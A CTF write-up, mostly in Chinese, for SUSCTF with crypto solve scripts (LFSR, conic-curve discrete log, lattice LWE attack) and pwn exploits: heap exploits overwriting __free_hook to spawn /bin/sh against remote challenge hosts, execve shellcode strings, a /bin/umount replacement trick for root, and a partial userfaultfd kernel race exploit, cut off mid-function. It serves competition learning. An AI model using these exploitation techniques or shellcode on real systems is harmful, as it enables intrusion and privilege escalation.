n2=12
name=b'Date: 1984-04-01'
with open('C:\\Users\\lenovo\\Desktop\\problem\\MTk4NC0wNC0wMQ==_6d30.enc','rb') as f:
    data=f.read()
class generator():
    def __init__(self, lfsr1, lfsr2, magic):
        self.lfsr1 = lfsr1
        self.lfsr2 = lfsr2
        self.magic = magic

    def infinit_power(self, magic):
        return int(magic)

    def malicious_magic(self, magic):
        now = (-magic & magic)
        magic ^^= now
        return int(now), int(magic)

    def confusion(self, c1, c2):
        magic = self.magic
        output, cnt = magic, 0
        output ^^= c1 ^^ c2
        while magic:
            now, magic = self.malicious_magic(magic)
            cnt ^^= now >> (now.bit_length() - 1)
            output ^^= now
        output ^^= cnt * c1
        return int(output)

    def getrandbit(self, nbit):
        output1 = self.lfsr1.getrandbit(nbit)
        output2 = self.lfsr2.getrandbit(nbit)
        return self.confusion(output1, output2)

class lfsr():
    def __init__(self, seed, mask, length):
        self.length_mask = 2 ** length - 1
        self.mask = mask & self.length_mask
        self.state = seed & self.length_mask

    def next(self):
```

```
        next_state = (self.state << 1) & self.length_mask
        i = self.state & self.mask & self.length_mask
        output = 0
        while i != 0:
            output ^^= (i & 1)
            i = i >> 1
        next_state ^^= output
        self.state = next_state
        return output

    def getrandbit(self, nbit):
        output = 0
        for _ in range(nbit):
            output = (output << 1) ^^ self.next()
        return output


def encrypt(cipher):
    flag=1
    for i in range(len(name)):
        if data[:len(name)][i]^^cipher.getrandbit(8)!=name[i]:
            flag=0
    return flag

def get_key(mask,key,degree):
    R = ""
    index = 0
    key = key[degree-1] + key[:degree]
    while index < degree:
        tmp = 0
        for i in range(degree):
            if mask >> i & 1:
                # tmp ^= int(key[255 - i])
                tmp = (tmp+int(key[degree-1-i]))%2
        R = str(tmp) + R
        index += 1
        key = key[degree-1] + str(tmp) + key[1:degree-1]
    return int(R,2)

def get_int(x,degree):
    m=''
    for i in range(degree):
        m += str(x[i])
    return (int(m,2))

def BM(r,degree):
    a=[]
    for i in range(len(r)):
```

```
        a.append(int(r[i]))       #将 r 转换成列表a = [0,0,1,...,]格式
    res = []
    for i in range(degree):
        for j in range(degree):
            if a[i+j]==1:
                res.append(1)
            else:
                res.append(0)
    sn = []
    for i in range(degree):
        if a[degree+i]==1:
            sn.append(1)
        else:
            sn.append(0)
    MS = MatrixSpace(GF(2),degree,degree)        #构造 256 * 256 的矩阵空间
    MSS = MatrixSpace(GF(2),1,degree)          #构造 1 * 256 的矩阵空间
    A = MS(res)
    s = MSS(sn)                          #将 res 和 sn 的值导入矩阵空间中
    try:
        inv = A.inverse()              # 求A 的逆矩阵
    except ZeroDivisionError as e:
        return -1,-1
    mask = s*inv
    return
get_key(get_int(mask[0],degree),r[:degree],degree),get_int(mask[0],degree)

for seed2 in range(1<<n2,0,-1):
    print("now:",seed2)
    for mask2 in range(1<<n2):
        if(encrypt(lfsr(seed2,mask2,n2))):
            print("find seed2:",seed2)
            print("find mask2:",mask2)

seed2=2989
mask2=2053
'''
lfsr2=lfsr(seed2,mask2,n2)
story=b''
for i in data:
    temp=i^^lfsr2.getrandbit(8)
    story+=long_to_bytes(temp)
print(story)
'''

Name=b'Date: 1984-12-25'
with open
('C:\\Users\\lenovo\\Desktop\\problem\\MTk4NC0xMi0yNQ==_76ff.enc','rb') as f:
    Data=f.read()
```

```
bits=''
for i in range(len(Name)):
    tmp=bin(Data[:len(Name)][i]^^Name[i])[2:].zfill(8)
    bits+=tmp


for seed3 in range(1<<n2,0,-1):
    lfsr2=lfsr(seed3,mask2,n2)
    output2=''
    for j in range(len(Name)):
        tmp=lfsr2.getrandbit(8)
        output2+=bin(tmp)[2:].zfill(8)
    output1=int(bits,2)^^int(output2,2)
    output1=bin(output1)[2:].zfill(128)
    seed1,mask1=BM(output1,64)
    if seed1==-1 and mask1==-1:
        continue
    lfsr1=lfsr(seed1,mask1,n1)
    lfsr2=lfsr(seed3,mask2,n2)
    flag=b''
    for i in Data:
        temp=i^^lfsr1.getrandbit(8)^^lfsr2.getrandbit(8)
        flag+=long_to_bytes(temp)
    print(seed3)
    if b'SUSCTF' in flag or b'CTF' in flag or b'ctf' in flag:
        print(flag)
#b"Date: 1984-12-25\r\nThough the hunger pangs were no longer so exquisite, he realized that he was weak.  He was compelled to pause for frequent rests, when he attacked the muskeg berries and rush-grass patches.  His tongue felt dry and large, as though covered with a fine hairy growth, and it tasted bitter in his mouth.  His heart gave him a great deal of trouble.  When he had travelled a few minutes it would begin a remorseless thump, thump, thump, and then leap up and away in a painful flutter of beats that choked him and made him go faint and dizzy.\r\nIn the middle of the day he found two minnows in a large pool.  It was impossible to bale it, but he was calmer now and managed to catch them in his tin bucket.  They were no longer than his little finger, but he was not particularly hungry.  The dull ache in his stomach had been growing duller and fainter.  It seemed almost that his stomach was dozing.  He ate the fish raw, masticating with painstaking care, for the eating was an act of pure reason.  While he had no desire to eat, he knew that he must eat to live.\r\nIn the evening he caught three more minnows, eating two and saving the third for breakfast.  The sun had dried stray shreds of moss, and he was able to warm himself with hot water.  He had not covered more than ten miles that day; and the next day, travelling whenever his heart permitted him, he covered no more than five miles.  But his stomach did not give him the slightest uneasiness.  It had gone to sleep.  He was in a strange country, too, and the caribou were growing more plentiful, also the wolves.  Often their yelps drifted across the desolation, and once he saw three of them slinking away before his path.\r\nThe content is an excerpt from Love of Life, by Jack London. The problem is mainly
```

```
about LFSR and I've tried not to make it hard (with the cost of some running
time, actually). Your flag is
SUSCTF{Thx_f0r_y0uR_P4ti3nce_:)_GoodLuck!_1bc9b80142c24fef610b8d770b500009} and
I hope you will enjoy our game. You'll find this problem so ez while solving
other problems, which is created by --."
```

SpecialCurve3

看到SpecialCurve3这个名字，不禁想起西湖论剑的SpecialCurve2，想这两个应该有什么关系，于是打开春乎找到他当时赛后写的复盘，了解到有.log这个能算自己定义的群的离散对数的逆天函数。审查题目，自己定义了一个曲线和它的群操作，一开始以为能用edwards曲线变换和Montgomery形式的变换映射到熟悉的椭圆曲线，然而失败了，报了些奇奇怪怪的错误，遂Google，以“圆锥曲线加密”为关键字找到了这篇文章，按照文章所述以及题目的信息，知道前两个curve是论文所提到的两种不安全的曲线，按照文章依葫芦画瓢，再借助春乎的.log函数，整出前两关，得到e1,e2。第三关选择了“安全”的参数，即勒让德符号为-1，怀疑p有问题（不然真就无解了），尝试分解p-1,p+1,p^2+1,p^2-1等，发现p+1光滑，于是猜测群的阶为p+1，仿照安全客这篇讲Pohlig Hellman的文章，对p+1的因子求离散对数再CRT合并得到e3，由于勒让德符号为-1，不能构造映射用.log，因此爆破每一个因子求离散对数，获得flag。

Python

```python
import random
import hashlib
from Crypto.Util.number import *
class SpecialCurve:
    def __init__(self,p,a,b):
        self.p=p
        self.a=a
        self.b=b

    def __str__(self):
        return f'SpecialCurve({self.p},{self.a},{self.b})'

    def add(self,P1,P2):
        x1,y1=P1
        x2,y2=P2
        if x1==0:
            return P2
        elif x2==0:
            return P1
        elif x1==x2 and (y1+y2)%self.p==0:
            return (0,0)
        if P1==P2:
            t=(2*self.a*x1-self.b)*inverse_mod(2*y1,self.p)%self.p
        else:
            t=(y2-y1)*inverse_mod(x2-x1,self.p)%self.p
```

```
            t=(y2-y1)*inverse_mod(x2-x1,self.p)%self.p
        x3=self.b*inverse_mod(self.a-t**2,self.p)%self.p
        y3=x3*t%self.p
        return (x3,y3)

    def mul(self,P,k):
        assert k>=0
        Q=(0,0)
        while k>0:
            if k%2:
                k-=1
                Q=self.add(P,Q)
            else:
                k//=2
                P=self.add(P,P)
        return Q
def Legendre(a,p):        #勒让德符号计算
    return (pow((a%p+p)%p,(p-1)//2,p))%p

def get_nonre(p):
    a=random.randint(1,p)
    while Legendre(a,p)==1:
        a=random.randint(1,p)
    return a

def get_ts(p):
    p=p-1
    count=0
    while p%2==0:
        count+=1
        p=p//2
    return count,p


def root_2(a,p):
    t,s=get_ts(p)
    ta=pow(get_nonre(p),s,p)
    tb=pow(a,s,p)
    h=1
    for i in range(1,t):
        d=pow(tb,2**t-1-i,p)
        if d==1:
            k=0
        else:
            k=1
        tb=(tb*pow(ta,2*k,p))%p
        h=(h*pow(ta,k,p))%p
        ta=pow(ta,2,p)
    print(h*pow(a,(s+1)//2,p)%p)
```

```
    return h*pow(a,(s+1)//2,p)%p


def trans1(a,p):
    return lambda t: (t+root_2(a,p))/(t-root_2(a,p))

def trans2(a,p):
    return lambda t: 1/t

#a为系数列表,b为模数列表
def myCRT(a,b):
    pro=1
    res=0
    for i in b:
        pro*=i
    for i in range(len(b)):
        r=pro//b[i]
        res+=a[i]*r*inverse_mod(r,b[i])
    return res%pro

curve1=SpecialCurve(233083587295210134948821000868826832947,731266172715171756430812768806885515
24,887985748254421910553153857450161405 38)
G1=(183831340067417420551177442269962013567,
998173283570518952446936158254667561 15)
Q1=(166671516040968894138381957537903638362,
111895361471674668502480740000666908829)
curve2=SpecialCurve(191068609532021291665270648892101370598912795286064024735411416824693692132923,0,589722961136241360439356504394992853174650120979825290490674025809144497741 85)
G2=
(910066139053681458046769334822757359049092236551981854145499610049509818638 63,
969899197227971715418828340891350744139224510433028002961980626757542934029 89)
Q2=
(135040495886792812861691647145884392874644663037644213020846873073964262495 46,
110661224324697604640962229701359894201176516005657224773855350780007949687952)
curve3=SpecialCurve(523737306531436239937221884118050724097680542710903171911633730828303821861552220573889070316385652438316292831278126819294496319576446923142710613053600 51,286552369151867043278443122793643258611027376724711913660404784463022303161265792531636906383947776128925974099964139240400272760022615740133411502794087 16,424160292263990837797600243722624893553275952368154244045374776968569461945757028848124268013341492327831550544323578266882040612610641003178254437607899 93)
G3=
(159289305519861519503135488615305821145368540074492499303392817712054244539859462908309672457338807472198651842079371429795129070068357501791012950888059 79,297263856723839668627226240186647993445300387445961711362350795296090856827644140356770684477080405893387781029753125499057100288423785742723169252687242 40)
Q3=
```

```
(381215522966515603056668652847211536171139443448332896185233446148387285894871831412034377110826031996137492164076923518021198870099079216603987720949983822693344483697263921667664546748730657605942804265442122862640041679042028171765466452066352573889298486269845768590267448745415931173955353888330306578016 3)
P1,P2,P3=curve1.p,curve2.p,curve3.p
F1,F2,F3=GF(P1),GF(P2),GF(P3)

'''
t_G=F1(G1[1])/F1(G1[0])       #算t
t_Q=F1(Q1[1])/F1(Q1[0])       #算t
reflectionG=trans1(curve1.a,P1)(t_G)
reflectionQ=trans1(curve1.a,P1)(t_Q)
e1=reflectionQ.log(reflectionG)
assert curve1.mul(G1,e1)==Q1
print(e1)
'''

e1=184572164865068633286768057743716588370

'''
t_G=F2(G2[1])/F2(G2[0])           #算t
t_Q=F2(Q2[1])/F2(Q2[0])           #算t
reflectionG=trans2(curve2.a,P2)(t_G)
reflectionQ=trans2(curve2.a,P2)(t_Q)
e2=ZZ(reflectionQ/reflectionG)
assert curve2.mul(G2,e2)==Q2
print(e2)
'''

e2=131789829046710687154053378348742202935151384644040019239219239301007568911745

#猜测群的阶，尝试分解p-1和p+1,以及p^2-1,p^2+1,p^3-1等，发现p+1光滑（实际上p^2-1和p^3-1都不需要，因为是因子,p^2+1和p^3-1搞不出来）,于是猜测群的阶为p+1
INF=(0,0)   #无穷远点
Factor=[4,
 2663,
 5039,
 14759,
 18803,
 21803,
 22271,
 22307,
 23879,
 26699,
 35923,
 42727,
 48989,
```

```
    52697,
    57773,
    58129,
    60527,
    66877,
    69739,
    74363,
    75869,
    79579,
    80489,
    81043,
    81049,
    82531,
    84509,
    85009,
    91571,
    96739,
    98711,
    102481,
    103357,
    103981]
dlogs=[]
for i in Factor:
    Now=INF
    tmpG=curve3.mul(G3,ZZ((P3+1))//ZZ(i))
    tmpQ=curve3.mul(Q3,ZZ((P3+1))//ZZ(i))
    for dlog in range(i):
        Now=curve3.add(Now,tmpG)
        if Now==tmpQ:
            dlogs.append(dlog)
            break

e3=myCRT(dlogs,Factor)+1 #这里我们crt求出来的并非就是e3,还需要加上1
print(e3)
e3=233314868897817660991452999687475997307797316131185140700772986278956238726955072491739530500223927296110301019466611509328134470546958433061843187954672 16
assert(curve3.mul(G3,e3)==Q3)
enc=4161358072766336252252471282975567407131586510079023869994510082082055094259455767245295677764252219353961906640516887754903722158044643700643524839069337
flag=enc^^bytes_to_long(hashlib.sha512(b'%d-%d-%d'%(e1,e2,e3)).digest())
print(long_to_bytes(flag))
#b'SUSCTF{Y0u_kNow_c0n1c_curv3_anD_discrete_l0g_vEry_we11~}'
```

InverseProblem

刚开始看不知道是什么东西，后面突然想到有个东西叫LWE，learning with errors，好像跟误差这东西有点关系，然后就去lazzaro佬的博客偷学了一波，la佬博客。但是一般我们讨论的LWE，都是整

数，在整数格子上，但是这里并不是，产生了小数（浮点数的累计误差让直接乘逆变得不太可行），我们自然就想到了将小数扩大为整数，就是在Ax=b两边同时扩大一个倍数，使其变为整数（感觉扩大为近似整数也可），然后由于浮点数运算的误差，这里就会存在一个误差向量s，精确表示为Ax=b+s，也就是Ax-b=s，这里利用矩阵性质，两边转置将形式化为我们熟悉的：x^TA^T-b^T=s^T,s为小向量，扩大一维，构造格子调整每一行向量的大小，用LLL打再乘逆，以最后一个元素为-1为判定依据搜索，即可得flag。

Apache

```
#sage
import numpy as np
b=[365.70605003390546, 383.22392124225024, 400.640087842069, 417.84199007926037,
434.72288587570716, 451.1847676148434, 467.1407458110251, 482.51679479180746,
497.252809093278, 511.30296958172937, 524.6354631948004, 537.2316391653928,
549.0847173300799, 560.1981891814168, 570.5840667157972, 580.2611340293561,
589.2533389518161, 597.5884263745527, 605.2968650055386, 612.4110630374365,
618.9648165161183, 624.9928981118596, 630.5306816020914, 635.6137112146116,
640.2771610768812, 644.5551788138647, 648.4801562386791, 652.0820067831412,
655.3875449515116, 658.4200543535777, 661.199100692684, 663.740602612215,
666.0571276935108, 668.1583443270599, 670.0515409542965, 671.7421256877906,
673.2340393774058, 674.5300469406175, 675.6319058650935, 676.5404381911505,
677.2555468921495, 677.7762178159265, 678.10053722622, 678.2257385537031,
678.1482768722584, 677.8639205835502, 677.3678481496929, 676.6547414782242,
675.7188729438, 674.5541865153842, 673.1543734407334, 671.5129401333222,
669.6232624726493, 667.4786187460367, 665.072193640194, 662.3970470419692,
659.4460419709976, 656.211724164364, 652.6861416758932, 648.860588380176,
644.7252539940367, 640.268768791528, 635.4776457871529, 630.3356463148025,
624.823123103189, 618.9164222318631, 612.587445018727, 605.8034773416538,
598.5273843207025, 590.7182434535462, 582.3324532363482, 573.3253130130134,
563.6530294391988, 553.2750701442269, 542.1567579447033, 530.271978660415,
517.6058598538474, 504.1572643016257, 489.94093018578184, 474.98908242187497,
459.35234187882423, 443.09977878924127, 426.3179996640761, 409.1092256773656,
391.58841050253005]
b=[i*10**32 for i in b]
def gravity(n,d=0.25):
    A=np.zeros([n,n])
    for i in range(n):
        for j in range(n):
            A[i,j]=d/n*(d**2+((i-j)/n)**2)**(-1.5)
    return A

n=85

A=gravity(n)
A=A.transpose()
for i in range(n):
    for j in range(n):
```

```
        A[i,j]=int(A[i,j]*10**32)
M=matrix(ZZ,n+1,n+1)
for i in range(n):
    for j in range(n):
        M[i,j]=A[i,j]
for i in range(n):
    M[n,i]=b[i]
M[:-1,-1]=2^60
M[-1,-1]=1
s=M.LLL()
X=s*M**-1

s=''
for i in range(n+1):
    if X[i,-1]==-1 or X[i,-1]==1:
        for j in range(n):
            s+=chr(abs(X[i,j]))
        break
print(s)

#SUSCTF{Maybe_th3_1nverse_Pr0b1em_has_s0m3thing_1n_comm0n_w1th_th3_LWE_Search_Problem}
```

PWN

Rain

realloc在旧版中造成了double free

首先realloc8次，就形成了unsortedbin，利用show函数泄露llibc

之后需要利用Malloc功能进行下修复

下一步利用realloc写fd产生fh

之后利用malloc堆风水一点点申请6位大小的chunk（因为写的时候只能写6位）

在根据table表写malloc之后的堆块时，存在rand进行顺序更换，可以提前在本地进行比对设置顺序

Python

```python
# _*_ coding:utf-8 _*_
from pwn import *
from ctypes import *
def bomb():
    passwd = cdll.LoadLibrary('./libc.so.6')
    # # v0=passwd.rand()
    # # v0=passwd.rand()
    for i in range(0x11000):
        v0 = passwd.rand()
        # print(hex(v0))
        if hex(v0) == '0x63df2ee7':
    #     # if i ==0x1900 or i == 0x1901:
    #         lg('v0',v0)
            print hex(i)
bomb()
```

Apache

```
from pwn import *
import ctypes
context.log_level = 'debug'
context.arch = 'amd64'
context.terminal=['tmux', 'splitw', '-h']
prog = './rain'
#elf = ELF(prog)
#p = process(prog)#,env={"LD_PRELOAD":"./libc-2.27.so"})
re=1
if re == 1:
    p = remote("124.71.185.75", 9999)
    libc = ELF("./libc.so.6")
else:
    p=process(prog)
    libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
passwd = ctypes.cdll.LoadLibrary('./libc.so.6')
def debug(addr,PIE=True):
 debug_str = ""
 if PIE:
  text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
  for i in addr:
   debug_str+='b *{}\n'.format(hex(text_base+i))
  gdb.attach(p,debug_str)
 else:
  for i in addr:
```

```
  for i in addr:
   debug_str+='b *{}\n'.format(hex(i))
  gdb.attach(p,debug_str)

def dbg():
    gdb.attach(p)
    raw_input()
#-------------------------------------------------------------------------------
----------
s       = lambda data               :p.send((data))        #in case that data is
an int
sa      = lambda delim,data         :p.sendafter(str(delim), str(data))
sl      = lambda data               :p.sendline((data))
sla     = lambda delim,data         :p.sendlineafter(str(delim), str(data))
r       = lambda numb=4096          :p.recv(numb)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
it      = lambda                    :p.interactive()
uu32    = lambda data   :u32(data.ljust(4, '\0'))
uu64    = lambda data   :u64(data.ljust(8, '\0'))
bp      = lambda bkp                :pdbg.bp(bkp)
li      = lambda str1,data1         :log.success(str1+'========>'+hex(data1))


def dbgc(addr):
 gdb.attach(p,"b*" + hex(addr) +"\n c")

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

sh_x86_18="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\
x80"
sh_x86_20="\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\
xe3\xcd\x80"
sh_x64_21="\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7\
xb0\x3b\x0f\x05"
#https://www.exploit-db.com/shellcodes
#-------------------------------------------------------------------------------
----------
def table(h,w,fc,bc,rainfall,table):
    gen_str = ''
    gen_str += p32(h)+p32(w)+p8(fc)+p8(bc)+p32(rainfall)
    gen_str = gen_str.ljust(18,'\x00')
    gen_str += table
    return gen_str
def conf(table):
    sla("ch>",1)
    sa('>',table)
def show():
    sla("ch>",2)
```

```python
def exp():
    #debug([0x400fa7],0)
    conf(table(0,0,0,0,0,"1" * 0x40))
    conf(table(0,0,0,0,0,"1" * 0x80))
    for i in range(7):
        conf(table(0,0,0,0,0,""))
    show()
    ru("Table:            ")
    leak_heap = uu64(ru("\x0a"))
    lg("leak_heap",leak_heap)
    conf(table(0x10,0x80,0,0,0,""))

    show()
    ru("Table:            ")
    leak_libc = uu64(r(6)) + 0x00007ffff7597000 - 0x00007ffff7982ca0
    lg("libc",leak_libc)

    pay = p64(0x00007ffff7982ca0-0x7ffff7597000 +leak_libc) *2 +
p64(libc.sym['__free_hook']+leak_libc)*6
    conf(table(8,0x70,0,0,0,pay.ljust(0x40,'\x00')))

    ###############

conf(table(0,0,0,0,0,p64(libc.sym['__free_hook']+leak_libc)*0x10)+p64(leak_heap+
0x1350+0x70))
    conf(table(0,0,0,0,0,"2"*0x10))

    for i in range(4):
        conf(table(0,0,0,0,0,""))
    lg("leak_heap",leak_heap)
    pay = p64(leak_heap+0x1350+0x80)
    #pay = p64(libc.sym['__malloc_hook']+leak_libc)

    conf(table(0x2,0x100,0,0,0,pay))

########


    rand_num = [0x70 ,0x63, 0xb5 ,0x7c ,0x7a, 0x73]
    char_table = []
    for i in range(0x100):
        char_table.append('A')

    system = libc.sym['system'] + leak_libc
    s1 = system&0xff
    s2 = (system&0xff00)>>8
    s3 = (system&0xff0000)>>16
    s4 = (system&0xff000000)>>24
```

```
    s5 = (system&0xff00000000)>>32
    s6 = (system&0xff0000000000)>>40
    system_num = [s1,s2,s3,s4,s5,s6]

    tmp = 0
    for i in rand_num:
        char_table[i] = chr(system_num[tmp])
        tmp +=1
    print ''.join(char_table)

    char_table[0] = '/'
    char_table[1] = 'b'
    char_table[2] = 'i'
    char_table[3] = 'n'
    char_table[4] = '/'
    char_table[5] = 's'
    char_table[6] = 'h'
    char_table[7] = ';'
    conf(table(0x20,0x6,0,0,0,''.join(char_table)))
    conf(table(0x20,0x6,0,0,0,''))

    it()
if __name__ == '__main__':
 exp()
```

happytree

含有控制块和内容块，内容块的大小可以自己选择。

控制块的内容主要是(0x20大小)

进行delete和malloc的时候没有清空数据，因为控制块大小是0x20，所以如果布置unsortedbin的0x20上面有伪造的left和right，那么就是一个假的控制块，之后通过假的控制块进行堆块重叠，改掉一个free的fd指针打fh

Apache

```
# _*_ coding:utf-8 _*_
from pwn import *
context.log_level = 'debug'
context.terminal=['tmux', 'splitw', '-h']
prog = './happytree'
#elf = ELF(prog)#nc 121.36.194.21 49155
# p = process(prog,env={"LD_PRELOAD":"./libc.so.6"})
```

```
# p = process(prog,env={"LD_PRELOAD":"./libc.so.6"})
libc = ELF("./libc.so.6")
p = remote("124.71.147.225", 9999)#nc 124.71.130.185 49155
def debug(addr,PIE=True):
        debug_str = ""
        if PIE:
                text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(p.pid)).readlines()[1], 16)
                for i in addr:
                        debug_str+='b *{}\n'.format(hex(text_base+i))
                gdb.attach(p,debug_str)
        else:
                for i in addr:
                        debug_str+='b *{}\n'.format(hex(i))
                gdb.attach(p,debug_str)

def dbg():
        gdb.attach(p)
#-------------------------------------------------------------------------------
s       = lambda data               :p.send((data))        #in case that data is an int
sa      = lambda delim,data         :p.sendafter(str(delim), (data))
sl      = lambda data               :p.sendline((data))
sla     = lambda delim,data         :p.sendlineafter(str(delim), (data))
r       = lambda numb=4096          :p.recv(numb)
ru      = lambda delims, drop=True  :p.recvuntil(delims, drop)
it      = lambda                    :p.interactive()
uu32    = lambda data   :u32(data.ljust(4, '\0'))
uu64    = lambda data   :u64(data.ljust(8, '\0'))
bp      = lambda bkp                :pdbg.bp(bkp)
li      = lambda str1,data1         :log.success(str1+'========>'+hex(data1))


def dbgc(addr):
        gdb.attach(p,"b*" + hex(addr) +"\n c")

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

sh_x86_18="\x6a\x0b\x58\x53\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x86_20="\x31\xc9\x6a\x0b\x58\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"
sh_x64_21="\xf7\xe6\x50\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x48\x89\xe7\xb0\x3b\x0f\x05"
#https://www.exploit-db.com/shellcodes
#-------------------------------------------------------------------------------
```

```python

def choice(idx):
        sla("cmd> ",str(idx))

def add(data,con='a'):
    choice(1)
    sla("data: ",str(data))
    sa("content: ",con)
    # sla("Size: ",sz)
    # sa("content?",cno)

def delete(data):
        choice(2)
        # sla("data: ",data)
        sla("data: ",str(data))



def show(data):
        choice(3)
        sla("data: ",str(data))
        # sla("data: ",data)


# def edit(idx,con):
#     choice(2)
#     sla("Index: ",idx)
#     # sla("size?",sz)
#     sa("Content: ",con)




def exp():
        # debug([0x108E])
        # add(0x50)
        # add(0x40)
        add(0x60)
        add(0x70)
        add(0x58)
        add(0x68)

        delete(0x68)
        delete(0x70)
        delete(0x58)
        delete(0x60)

```

```
        for i in range(2):
                add(0x20+i)
        show(0x20)
        ru("content: ")
        heap = uu64(r(6))-0x0000557632cf4461+0x0000557632cf4600-0x5653d1cf1100+0x5653d1cdf000
        lg('heap',heap)

        for i in range(8):
                add(0x90+i,'x'*0x10+p64(0)+p64(heap+0x11f50))
        for i in range(7):
                delete(0x91+i)
        delete(0x90)
        # add(0x60)
        for i in range(4):
                add(0x24+i)
        add(0x29)
        show(0x29)

        # add(0x30)
        # show(0x30)
        ru("content: ")
        data = uu64(r(6))
        lg('data',data)
        addr = data - 0x00007f4ca5614d61  + 0x7f4ca5229000-0x7fb2d067cf00+0x7fb2d067d000
        lg('addr',addr)
        fh = addr + libc.sym['__free_hook']
        sys = addr + libc.sym['system']

        #-------------------------------
        # fake = p64(0x40)+p64(fh)
        fake = p64(0)+p64(0xf1)+p64(0xe0)+p64(heap+0x11f90)+p64(0)*4+p64(0)+p64(0x21)
        add(0x70,fake)
        delete(0xe0)
        pad = 'x'*0x90+p64(0)+p64(0x61)+p64(fh)
        add(0xe0,pad)
        add(0x50,'/bin/sh\x00')
        add(0x51,p64(sys))
        # for i in range(4):
        #         add(0x90+i)
        # show(0x90)



        delete(0x50)
        # dbg()
```

```
142         rt()
143 if __name__ == '__main__':
144         exp()
```

kqueue'revenge

文件里面的flag读一下

kqueue

参考

西湖论剑2021线上初赛easykernel题解 - 安全客，安全资讯平台 (anquanke.com)

内核题

应该是需要竞争使得写到seq->stop指针并不动其他指针，在copy_from_user位置使用Uffd手法

非预期

rm /bin/umount

cp ./umount /bin

exit

替换/bin/umount,自己编一个umount里面写/bin/sh，之后exit

预期的一半脚本？没写完

C++

```
1  // musl-gcc exp.c -o exp -static -masm=intel
2  #define _GNU_SOURCE
3  #include <stdio.h>
4  #include <string.h>
5  #include <stdint.h>
6  #include <unistd.h>
7  #include <stdlib.h>
8  #include <fcntl.h>
9  #include <errno.h>
10 #include <pthread.h>
11 #include <poll.h>
12 #include <assert.h>
```

```c
#include <sys/prctl.h>
#include <sys/shm.h>
#include <sys/wait.h>
#include <sys/syscall.h>
#include <sys/mman.h>
#include <linux/userfaultfd.h>
#include <signal.h>
// #include <fcntl.h>
// #include <stddef.h>

#define UFFDIO_API 0xc018aa3f
#define UFFDIO_REGISTER 0xc020aa00
#define UFFDIO_UNREGISTER 0x8010aa01
#define UFFDIO_COPY 0xc028aa03
#define UFFDIO_ZEROPAGE 0xc020aa04
#define UFFDIO_WAKE 0x8010aa02

#define FUNC1 0x1314001
#define FUNC2 0x1314002
// #define UPDATE_VALUE 0x1339
// #define DELETE_VALUE 0x133a
// #define GET_VALUE 0x133b

pthread_t thread;
uint64_t race_page;
static void (*race_function)();
int target_idx;
uint64_t kbase, shmem_vm_ops, modprobe_path;
int fd;
char smallbuf[0x20];
char pad[0x20];
size_t
pop_rdi_ret,commit_creds,init_cred,swapgs_restore_regs_and_return_to_usermode;
int seqfd;
// typedef struct
// {
//     uint32_t key;
//     uint32_t size;
//     char *src;
//     char *dest;
// }request_t;

// long ioctl(int fd, unsigned long request, unsigned long param)
// {
//     return syscall(16, fd, request, param);
// }

// long add_key(int fd, uint32_t key, uint32_t size, char *src)
```

```
// {
//     request_t request;
//     request.key = key;
//     request.size = size;
//     request.src = src;

//     return ioctl(fd, ADD_KEY, (unsigned long)&request);
// }

// long delete_key(int fd, uint32_t key)
// {
//     request_t request;
//     request.key = key;

//     return ioctl(fd, DELETE_KEY, (unsigned long)&request);
// }

// long update_value(int fd, uint32_t key, uint32_t size, char *src)
// {
//     request_t request;
//     request.key = key;
//     request.size = size;
//     request.src = src;

//     return ioctl(fd, UPDATE_VALUE, (unsigned long)&request);
// }

// long delete_value(int fd, uint32_t key)
// {
//     request_t request;
//     request.key = key;

//     return ioctl(fd, DELETE_VALUE, (unsigned long)&request);
// }

// long get_value(int fd, uint32_t key, uint32_t size, char *dest)
// {
//     request_t request;
//     request.key = key;
//     request.size = size;
//     request.dest = dest;

//     return ioctl(fd, GET_VALUE, (unsigned long)&request);
// }

// void leak_setup()
// {
//     int shmid; // shm_file_data (kmalloc-32) leak for kernel data leak to
    rebase kernel with fg-kaslr
```

```
rebase kernel with fg kaslr
//     char *shmaddr;

//     puts("setting up for leak");
//     // delete_value(fd, target_idx);
//     ioctl(fd,FUNC2,smallbuf);


//     if ((shmid = shmget(IPC_PRIVATE, 100, 0600)) == -1)
//     {
//         perror("shmget error");
//         exit(-1);
//     }
//     shmaddr = shmat(shmid, NULL, 0);
//     if (shmaddr == (void*)-1)
//     {
//         perror("shmat error");
//         exit(-1);
//     }
//     return;
// }

// void uaf_setup()
// {
//     ioctl(fd,FUNC2,pad);

// }

void *racer(void *arg)
{
    struct uffd_msg uf_msg;
    struct uffdio_copy uf_copy;
    struct uffdio_range uf_range;
    long uffd = (long)arg;
    struct pollfd pollfd;
    int nready;

    pollfd.fd = uffd;
    pollfd.events = POLLIN;

    uf_range.start = race_page;
    uf_range.len = 0x1000;

    while(poll(&pollfd, 1, -1) > 0)
    {
        if(pollfd.revents & POLLERR || pollfd.revents & POLLHUP)
        {
            perror("polling error");
            exit(-1);
```

```
156         }
157         if(read(uffd, &uf_msg, sizeof(uf_msg)) == 0)
158         {
159             perror("error reading event");
160             exit(-1);
161         }
162         if(uf_msg.event != UFFD_EVENT_PAGEFAULT)
163         {
164             perror("unexpected result from event");
165             exit(-1);
166         }
167 
168         race_function();
169 
170         char uf_buffer[0x1000];
171         uf_copy.src = (unsigned long)uf_buffer;
172         uf_copy.dst = race_page;
173         uf_copy.len = 0x1000;
174         uf_copy.mode = 0;
175         uf_copy.copy = 0;
176         if(ioctl(uffd, UFFDIO_COPY, (unsigned long)&uf_copy) == -1)
177         {
178             perror("uffdio_copy error");
179             exit(-1);
180         }
181         if (ioctl(uffd, UFFDIO_UNREGISTER, (unsigned long)&uf_range) == -1)
182         {
